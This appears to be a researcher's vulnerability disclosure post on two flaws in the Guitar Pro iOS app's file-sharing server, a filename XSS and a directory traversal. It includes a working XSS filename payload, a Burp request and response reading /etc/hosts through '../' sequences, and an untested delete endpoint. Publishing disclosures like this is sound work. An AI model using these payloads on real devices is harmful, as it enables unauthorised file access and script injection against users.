


Guitar Pro Directory Traversal and Filename XSS

Edit: These were given CVE-2022-43263 and CVE-2022-43264.

I found these vulnerabilities in the latest version of Guitar Pro (1.10.2) on the iPad and iPhone.

Both of these vulnerabilities stem from the feature of these applications that allows a user to import guitar tabs into their application.




Screenshot of iPhone application showing the server functionality.

First up, a filename XSS, which just happens to be one of my favorite vulnerabilities. I find this on a regular basis – even in 2022. If the user has the screen above open, you can navigate to the URL listed, where you will find the following website, which allows you to upload a file of your choosing. In this case, you can upload a file with the following name.

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<img src=x onerror=alert('PizzaPowerWasHere')>.ptb
```

And the XSS should pop.



Next up is a directory traversal. I noticed this while running the upload/download process through Burp. Specifically, this stood out as suspicious.

<http://192.168.1.71:8080/Documents/local:///Guitar%20Pro%206%20Jingle.gpx>

This just allows you to download a tab file from your device. The following Burp payload shows the obvious vulnerability.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /Documents/local:///../../../../../../../../etc/hosts		HTTP/1.1	1	HTTP/1.1 200 OK		
2	Host: 192.168.1.71:8080			2	Date: Tue, 11 Oct 2022 11:32:58 GMT		
3	Upgrade-Insecure-Requests: 1			3	Accept-Ranges: bytes		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36			4	Content-Length: 213		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			5			
6	Referer: http://192.168.1.71:8080/			6	#		
7	Accept-Encoding: gzip, deflate			7	# Host Database		
8	Accept-Language: en-US,en;q=0.9			8	#		
9	Connection: close			9	# localhost is used to configure the loopback interface		
10				10	# when the system is booting. Do not change this entry.		
11				11	#		
				12	127.0.0.1 localhost		
				13	255.255.255.255 broadcasthost		
				14	:::1 localhost		
				15			

You can request and receive the usual suspects e.g. passwd, hosts, etc.

Also, there is this endpoint that seems possibly dangerous. I didn't test it because I didn't want to delete something of importance.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /Command/Delete?/local:///Guitar%20Pro%206%20Jingle.gpx		HTTP/1.1	1	HTTP/1.1 200 OK		
2	Host: 192.168.1.71:8080			2	Date: Tue, 11 Oct 2022 11:34:35 GMT		
3	Accept: /*			3	Accept-Ranges: bytes		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36			4	Content-Length: 2		
5	X-Requested-With: XMLHttpRequest			5			
6	Referer: http://192.168.1.71:8080/			6	{		
7	Accept-Encoding: gzip, deflate						
8	Accept-Language: en-US,en;q=0.9						
9	Connection: close						
10							
11							

The vendor has been notified.

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